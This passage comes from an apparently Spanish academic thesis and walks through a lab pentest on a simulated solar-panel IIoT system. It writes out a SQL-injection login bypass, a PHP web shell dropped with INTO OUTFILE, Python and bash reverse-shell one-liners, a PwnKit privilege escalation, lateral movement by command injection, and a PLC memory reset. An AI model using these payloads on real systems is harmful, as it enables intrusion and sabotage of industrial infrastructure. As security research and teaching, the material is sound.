

Figura 7.6: Máquina virtual del Gateway IoT



Figura 7.7: Máquina virtual del PLC-Sim

Parte III

Verificación de la prueba de concepto

Capítulo 8

Pentesting

En este capítulo, como resultado de nuestra prueba de concepto, que tiene como objetivo verificar las posibilidades de explotación de vulnerabilidades en entornos IIoT, se describirá un **ejemplo de como se ha logrado comprometer la infraestructura que se ha caracterizado**. Por motivos de privacidad, se ha ocultado en las imágenes la dirección IP bajo la que se ha expuesto el sistema.

8.1 Compromiso del servidor web

En primer lugar, dado que el servicio web es la puerta de entrada a la infraestructura IIoT interna, debemos centrarnos encontrar alguna vulnerabilidad que podamos explotar para tomar el control de este ordenador y, a continuación, podernos desplazar lateralmente por toda la red interna. En este caso de ejemplo, seguiremos una estrategia definida por la siguiente secuencia ordenada de pasos: (i) **analizaremos la vulnerabilidad de la web a inyecciones SQL**, (ii) **obtendremos una *reverse shell***, (iii) **explotaremos una vulnerabilidad conocida que nos proporcione una escalada de privilegios** y (iv) **realizaremos un desplazamiento lateral hasta el Gateway IoT**.

8.1.1 Análisis de vulnerabilidad a inyecciones SQL

Para empezar, vamos a estudiar el grado de vulnerabilidad a inyecciones SQL de cada uno de los campos de texto que podemos encontrar en la página web. Para ello comenzaremos con los dos primeros campos a los que se puede acceder sin estar autenticados: los que se encuentran en la página de inicio de sesión para introducir usuario y contraseña.

En este sentido, vamos a intentar realizar un ***bypass* de la pantalla de *login*** suponiendo que, como es muy probable, la consulta SQL que se va a ejecutar para realizar la autenticación es similar a la siguiente:

SELECT 1 **FROM** users **WHERE** user='<*campo de usuario*>' **AND** pass='<*campo de contraseña*>'

Si el servicio web no validase correctamente los campos de usuario y contraseña, entonces no habría inconveniente en utilizarlos para introducir texto que alterase la consulta SQL. Para ello, es necesario añadir algo a la consulta que haga que sea verdadera siempre. Finalmente se ha optado por

introducir como usuario *'OR '1=1'#* y como contraseña podemos introducir una cualquiera, ya que esta parte de la sentencia, dado que se encuentra tras una almohadilla, se ignora. La consulta, por tanto, quedaría de la siguiente manera:

SELECT 1 **FROM** users **WHERE** user=" **OR** '1=1' #' **AND** pass='xxxxx'



Figura 8.1: Credenciales utilizadas para hacer un *bypass* a la pantalla de inicio de sesión

Figura 8.2: Vista general del monitor con las funcionalidades que ofrece

Como se puede observar en las imágenes, el *bypass* ha sido exitoso y, en este momento, estamos en disposición de manejar el monitor a nuestro antojo para apagar/encender el sistema o mover el ángulo

de inclinación de las placas solares.

Observando las *cookies* que almacena nuestro navegador sobre este servicio web, podemos ver que hemos obtenido una *cookie* de sesión. Además, en la parte superior derecha del monitor, junto al botón de cerrar sesión, podemos comprobar como el *user* con el que hemos accedido al servicio es *'OR '1=1'#*.



Figura 8.3: *Cookie* de sesión obtenida tras el *bypass* del inicio de sesión

Figura 8.4: Nombre de usuario con el que se ha iniciado sesión

8.1.2 Obtención de una *reverse shell*

En este punto ya tenemos la certeza de que el servicio web no valida correctamente los campos de texto y, por tanto, es vulnerable a inyecciones SQL. Como en este caso queremos ir un paso más allá, vamos a tratar de explotar esta vulnerabilidad para **inyectar un payload PHP que sea capaz de ejecutar código en la máquina**.

A continuación, a fin de recopilar más información sobre el servicio, vamos a lanzar un escaneo con nmap [53] contra la ip del servidor. Para ello utilizaremos tanto la opción -sV, que nos permite reconocer servicios; como la opción -O, que nos permite reconocer el sistema operativo.

```
[javi@xps13 ~]$ sudo nmap [redacted] -sV -O
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-27 00:46 CEST
Nmap scan report for [redacted]
Host is up (0.00043s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http     Apache httpd 2.4.29
443/tcp  open  http     Apache httpd 2.4.29
8443/tcp open  ssl/http Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 08:00:27:F7:D5:89 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: Host: [redacted]; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at ht
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.15 seconds
```

Figura 8.5: Resultado obtenido tras el escaneo con nmap

Como se puede observar, tenemos un servicio web levantado sobre el puerto 8443 bajo *Apache httpd 2.4.29* y un servidor SSH en el puerto 22 bajo *OpenSSH 7.6p1*. También nos indica que se trata de una máquina virtual de *Oracle VirtualBox* y que corre *Ubuntu* con una versión de kernel de Linux comprendida entre la 4.15 y la 5.6.

Como ya sabemos que el servidor web es un *Apache*, podemos imaginar que es muy probable que los archivos del servicio se encuentren en la ruta por defecto: */var/www*. A la hora de elegir sobre qué directorio realizar la inyección del fichero PHP, si tenemos en cuenta que los archivos estáticos (como la imagen animada de la placa solar que encontramos en el monitor) se acceden desde la ruta *static/*, los más seguro es empezar a probar por */var/www/static*.

El fichero PHP a inyectar leerá un parámetro por GET, lo ejecutará como un comando del sistema y nos presentará la salida por pantalla. Su contenido será el siguiente:

```
<?php system($_GET["cmd"]); ?>
```

Para subir este archivo a la carpeta */var/www/static* nos serviremos de los ya mencionados campos de inicio de sesión que son vulnerables a inyecciones SQL utilizando la sentencia LOAD FILE. Con este fin, en la pantalla de inicio de sesión pondremos una contraseña cualquiera y como usuario lo siguiente:

```
' UNION SELECT '<?php system($_GET["cmd"]); ?>' INTO OUTFILE
'/var/www/static/cmd.php'#
```

Como no se validan correctamente los campos de usuario y contraseña, la consulta completa que se envía al SGBD es la siguiente:

SELECT 1 **FROM** users **WHERE** user=” **UNION SELECT** ’<?php system($_GET["cmd”]); ?>’ **INTO OUTFILE** ’/var/www/static/cmd.php’#’ **AND** pass=’xxxxxx’;

Al pulsar el botón de iniciar sesión recibimos una alerta que nos informa de que el usuario o la contraseña introducidos son incorrectos. Esto es algo normal, ya que esta consulta nunca va a devolver nada. Lo que tenemos hacer ahora es comprobar si hemos tenido éxito entrando el la web con la ruta *static/cmd.php* y añadiendo un parámetro por GET.

Figura 8.6: Ejecución de un comando de sistema en el servidor web

Como se puede observar, hemos tenido éxito y podemos ejecutar comandos en el sistema como usuario *www-data*, es decir, el usuario del servidor *Apache*. A continuación, dado que podemos ejecutar código, realizaremos una *reverse shell* contra nuestra máquina. Para ello, en primer lugar, la pondremos a escuchar en el puerto 8080 utilizando *netcat* con el siguiente comando: *nc -lvp 8080*.

Una vez que tengamos nuestra propia máquina escuchando, vamos a ejecutar en el servidor un *script* de *Python* que nos permita **abrir una *reverse shell***. Para ello abriremos la web con la siguiente ruta:

static/cmd.php?cmd=python3 -c ’import socket,subprocess,os;s=socket.socket(socket.AF_INET, socket.SOCK_STREAM);s.connect((”<*ip de nuestra máquina*>”,8080));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([/bin/sh”,i”]);’



Figura 8.7: Ejecución del *script* de *Python* que abre la *reverse shell* contra nuestro ordenador



Figura 8.8: *Shell* remota del servidor en nuestro ordenador

8.1.3 Escalada de privilegios utilizando una vulnerabilidad conocida

Conforme se puede apreciar, hemos logrado la *shell* remota del servidor en nuestro ordenador bajo el usuario de *Apache*. Lo primero que vamos a hacer es ejecutar LinPEAS [58], un **script que busca posibles formas de escalar privilegios** en entornos Linux/Unix*/MacOS. Para ello, ejecutaremos el siguiente comando:

curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh

De toda la información que nos presenta esta herramienta, nos vamos a centrar en el siguiente conjunto de CVE (Common Vulnerabilities and Exposures) a las que probablemente sea vulnerable el sistema:

```
╔══════════╣ Executing Linux Exploit Suggester
╚ https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: probable
   Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-
sudo.txt
   Exposure: probable
   Tags: mint=19,[ ubuntu=18|20 ], debian=10
   Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-
sudo.txt
   Exposure: probable
   Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
   Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2018-18955] subuid_shell

   Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1712
   Exposure: probable
   Tags: [ ubuntu=18.04 ]{kernel:4.15.0-20-generic},fedora=28{kernel:4.16.3-301.fc28}
   Download URL: https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sp
loits/45886.zip
   Comments: CONFIG_USER_NS needs to be enabled
```

Figura 8.9: Conjunto de *CVE* a las que probablemente sea vulnerable el servidor web

Vamos a *probar si el sistema es vulnerable a la primera de ellas, la CVE-2021-4034* [82]. Esta CVE permite una escalada de privilegios local basándose en una vulnerabilidad de la utilidad *pkexec*. Para probarla, vamos a descargar desde *GitHub* el *exploit* [16] que nos sugiere *LinPEAS* y vamos a seguir las instrucciones que contiene.

```
$ whoami
www-data
$ git clone https://github.com/berdav/CVE-2021-4034
Cloning into 'CVE-2021-4034'...
$ cd CVE-2021-4034
$ ./cve-2021-4034.sh
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall    cve-2021-4034.c   -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /bin/true GCONV_PATH=./pwnkit.so:.

whoami
root
```

Figura 8.10: Escalada de privilegios en el servidor web utilizando la CVE-2021-4034

Como se puede ver, hemos logrado obtener de forma exitosa una **shell como usuario root** en el servidor web utilizando esta vulnerabilidad conocida. En este momento estamos en disposición de ejecutar cualquier tipo de comando sin ninguna restricción.

8.1.4 Obtención de una conexión vía SSH con el servidor

Dado que la *shell* que hemos obtenido tiene algunas limitaciones para visualizar correctamente la salida de algunos comandos y para mayor comodidad, vamos a aprovechar que el servidor tiene levantado un *OpenSSH* en el puerto 22 (ver figura 8.5) para *abrir una sesión SSH*.

En primer lugar, desde la *shell* con privilegios de superusuario, vamos a cambiar la contraseña del usuario *server*. Para ello utilizaremos el comando *passwd server* e introduciremos la nueva contraseña (ver figura 8.11).

```
passwd server
Enter new UNIX password: password
Retype new UNIX password: password
passwd: password updated successfully
```

Figura 8.11: Cambio de contraseña del usuario *server*

A continuación, como conocemos la nueva contraseña del usuario *server*, abriremos una sesión SSH desde nuestro ordenador contra la ip del servidor web (ver imagen 8.12).



Figura 8.12: Conexión SSH con el servidor web

Como el usuario *server* está dentro del grupo *wheel*, podremos ejecutar cualquier comando como superusuario con *sudo* utilizando la contraseña que establecimos anteriormente.

8.2 Desplazamiento lateral al Gateway IoT

8.2.1 Localización de Gateway IoT

Aprovechando que disponemos de privilegios de superusuario vamos a descargar nmap[53] para **descubrir la red interna**. Para saber cual es la red interna, utilizaremos el comando *ip address*. En este caso, la red interna es la 10.0.0.0/8.

```
server@servidorweb:~$ sudo apt install nmap
[sudo] password for server:
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
Paquetes sugeridos:
  ndiff
Se instalarán los siguientes paquetes NUEVOS:
  nmap
0 actualizados, 1 nuevos se instalarán, 0 para eliminar
Se necesita descargar 5.174 kB de archivos.
Se utilizarán 24,0 MB de espacio de disco adicional desp
Des:1 http://archive.ubuntu.com/ubuntu bionic/main amd64
Descargados 5.174 kB en 2s (2.803 kB/s)
```

Figura 8.13: Descarga de nmap utilizando apt

```
server@servidorweb:~$ sudo nmap -sn 10.0.0.0/8

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-26 23:37 UTC
Nmap scan report for 10.0.0.10
Host is up (0.00026s latency).
MAC Address: 08:00:27:B0:1D:38 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.0.20
Host is up (0.00070s latency).
MAC Address: 08:00:27:B0:1D:38 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.0.50
Host is up (-0.064s latency).
MAC Address: 08:00:27:7A:DE:93 (Oracle VirtualBox virtual NIC)
Nmap scan report for servidorweb (10.0.0.2)
Host is up.
```

Figura 8.14: Descubrimiento de la red interna 10.0.0.0/8 utilizando la opción -sn de nmap

Como se puede comprobar tenemos otros dos dispositivos dentro de la red, el 10.0.0.10 y el 10.0.0.20. Suponiendo que esta red interna es exclusiva para el sistema IIoT podemos imaginar que se trata de un Gateway IoT y de un PLC industrial. En este momento, lo que nos interesa es **comprometer el Gateway IoT**, dado que es el dispositivo que tiene el driver con el que se controla el PLC.

Para saber como se comunica el servidor web y el PLC vamos a estudiar los *scripts* de *Python* que se ejecutan. Para ello vamos a traernos estos ficheros mediante *scp* a nuestro ordenador utilizamos el siguiente comando:

scp /var/www/src/servWeb/* <usuario>@<ip>:<Directorio>

Si analizamos estos ficheros, podemos observar como en el archivo *funciones.py* existe una función llamada *send2gw* que podemos suponer que se trata de la encargada de enviar la información al Gateway.

```
def send2gw(action, content=None):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server_address = ('10.0.0.10', 5555)
    sock.connect(server_address)

    try:
        packet = propProto(action=action, error=0, content=content)
        sock.sendall(bytes(packet))
        data = sock.recv(50)
        sock.close()
```

Figura 8.15: Función del servidor web para enviar peticiones al Gateway

Esta función nos confirma que la ip del Gateway es la 10.0.0.10 y que se comunica con el mediante un protocolo propio y el puerto 5555. Además, se puede observar como no se valida el contenido que se envía al Gateway.

8.2.2 Inyección de código para obtener una reverse shell

Dado que en el apartado anterior vimos como el servicio web no valida el contenido que envía, si el Gateway tampoco lo hace y llama directamente al driver ejecutando un comando del sistema, puede que sea vulnerable a una inyección de código. De esta manera, **vamos a probar a inyectar código** desde el único campo donde podemos añadir contenido, el de modificar el ángulo de la placa.

El código que vamos a intentar inyectar tiene como fin para abrir una reverse shell del Gateway. Como no tiene conexión directa a internet, tenemos que usar el servidor web como intermediario. En primer lugar, dado que ya tenemos una reverse shell del servidor web, vamos a ponerle a escuchar en el puerto 8080 con el comando *nc -lvp 8080*. A continuación vamos a introducir en el campo de modificar ángulo del monitor web lo siguiente:

27 & bash -i >& /dev/tcp/10.0.0.2/8080 0>&1



Figura 8.16: Inyección de código al Gateway desde el campo para modificar el ángulo de inclinación

```
server@servidorweb:~$
server@servidorweb:~$
server@servidorweb:~$ nc -lvp 8080
Listening on [0.0.0.0] (family 0, port 8080)
Connection from 10.0.0.10 35402 received!
bash: cannot set terminal process group (303): Inappropriate ioctl for device
bash: no job control in this shell
[root@gateway /]#
```

Figura 8.17: Obtención de la reverse shell del Gateway utilizando el servidor web como intermediario

Tal y como se puede ver, hemos tenido éxito en la inyección de código y hemos obtenido una **reverse shell del Gateway IoT** como usuario *root*, es decir, con todos los privilegios.

8.3 Borrado de la memoria del PLC Industrial

Dado que tenemos acceso al Gateway IoT, además con usuario root, en primer lugar vamos a analizar que se está ejecutando. Para ello utilizamos el comando *systemctl status*.

```
gtw.service
├─ 326 python /root/gateway.py
├─ 400 /bin/sh -c "/root/driver move 27 & bash -i >& /dev/tcp/10.0.0.2/8080 0>&1"
├─ 402 bash -i
└─ 410 systemctl status
```

Figura 8.18: Servicio que está corriendo el Gateway IoT

Como se puede observar, **el servicio está llamando a un driver** que se encuentra en la ruta */root/driver*. Si probamos a ejecutar este driver nos aparece el siguiente menú de ayuda:

```
[root@gateway ~]# /root/driver
/root/driver

**************  PLC Driver **************
   usage: ./driver <action> [<value>]

              -- Actions: --
           on: Start the system
           off: Stop the system
 move <value>: Change system inclination
   energy: Returns power in generation
      status: Returns system status
    angle: Returns system inclination
       reset: Reset system memory
```

Figura 8.19: Menú de ayuda del driver del PLC

En este caso vemos que se trata del **driver que controla el funcionamiento del PLC Industrial** que actúa directamente sobre las placas y su sistema de guiado. Si analizamos las funciones que podemos realizar con este driver, encontramos una muy interesante y que no se encuentra disponible en el servicio web: **hacer un *reset* de la memoria del PLC**.

De conseguir realizar esta acción con éxito no sólo lograríamos parar el sistema, sino también desconfigurar el autómata que lo gestiona. Por este motivo, vamos a probar a ejecutar el comando y ver que ocurre.

```
[root@gateway ~]# /root/driver reset
/root/driver reset
ok[root@gateway ~]#
```

Figura 8.20: Ejecución del comando *reset* del driver

